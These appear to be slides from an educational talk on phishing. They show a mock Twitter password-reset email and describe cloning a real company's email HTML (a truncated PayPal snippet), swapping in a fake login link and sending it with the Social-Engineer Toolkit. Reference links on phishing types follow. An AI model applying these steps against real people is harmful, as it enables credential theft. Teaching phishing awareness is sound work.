 Sandra Lopez Apple@info.fr via sendgrid.net 06:03 (30 minutes ago) to me ...


Hi, Thanks for you support! See you soon !

← Reply → Forward

Experiment 2

PHISHING
EMAIL ATTACK

Using the template
available at [Stripo.email](https://stripo.email)



Which iPhone is right for you?



Apple iPhone 11 Pro/Max
Starting at \$259

Apple iPhone 11
Starting at \$179



Restore the password?

Someone attempted to login your account @MattiaDiRusso from India, if it wasn't you we suggest to restore your password clicking the button below.

[Restore password](#)

- Finding the email templates could be difficult.
- Stripo provides some templates, but another efficient way to get them is by simply getting the source code (html) of a real email sent from the company we are trying to emulate.

Are you receiving a lot of emails of password restore?


You can modify the [settings of your account](#) so that it is necessary to provide your personal informations before proceeding to the password restore.

How can I know that this email comes from twitter

Links in this email start with "https://" and contain "twitter.com".

[Help](#) | [It isn't my account.](#) | [Security suggestions](#)

This email is for @MattiaDiRusso
Twitter, Inc. 1355 Market Street, Suite 900 San Francisco, CA 94103



```
<table><tbody><tr><td valign="top">
  <span style="font-size:14px;color:#c88039;font-weight:bold;text-decoration:none">You authorized a
  <span style="font-size:14px;color:#c88039;font-weight:bold;text-decoration:none"> (<a href="mailto:
<br>Your funds will be transferred when the merchant processes your payment. Any money in your Pa
<br>
<br>Thanks for using PayPal. If you didn't perform this transaction, you can cancel it by
<a href="http://ugly-squid-24.loca&lt;/td></tr></tbody><br><br>
<span style="display:inline"><span style="display:inline">It may take a few moments for this transa
</span><div style="margin-top:5px"></div><table style="color:#666666!important;font-family:arial,}
```

Then we can modify it, changing the meaning of that email (maybe asking the user to log in for security purposes) and putting the link of the fake login page instead of the real one.

Eventually we can send this html code with The Social-Engineer Toolkit we saw in the previous slides.

DEMO TIME



THANK YOU FOR
YOUR ATTENTION.



REFERENCES:

GENERAL EXPLAINATION ABOUT PHISHING:

<https://www.imperva.com/learn/application-security/phishing-attack-scam/>

<https://www.csoonline.com/article/2117843/what-is-phishing-how-this-cyber-attack-works-and-how-to-prevent-it.html>

<https://www.varonis.com/blog/spot-phishing-scam/>

<https://www.valdosta.edu/administration/it/security/documents/phishing-awareness-ppt.pdf>

TYPES OF PHISHING

<https://www.csoonline.com/article/3234716/types-of-phishing-attacks-and-how-to-identify-them.html>

<https://www.tripwire.com/state-of-security/security-awareness/6-common-phishing-attacks-and-how-to-protect-against-them/>

SPEAR

<https://searchsecurity.techtarget.com/definition/spear-phishing>

<https://blog.talosintelligence.com/2017/10/cyber-conflict-decoy-document.html>

WHALING

<https://www.varonis.com/blog/whaling-attack/>

<https://digitalguardian.com/blog/what-whaling-attack-defining-and-identifying-whaling-attacks>

BEC

<https://www.barracuda.com/glossary/business-email-compromise>

CLONE PHISHING

<https://www.cloudberrylab.com/resources/blog/clone-phishing/>

VISHING

<https://fraudwatchinternational.com/vishing/what-is-vishing/>

EXAMPLES:

<https://www.phishprotection.com/blog/the-top-5-phishing-scams-in-history-what-you-need-to-know/>

<https://www.thesslstore.com/blog/the-dirty-dozen-the-12-most-costly-phishing-attack-examples/>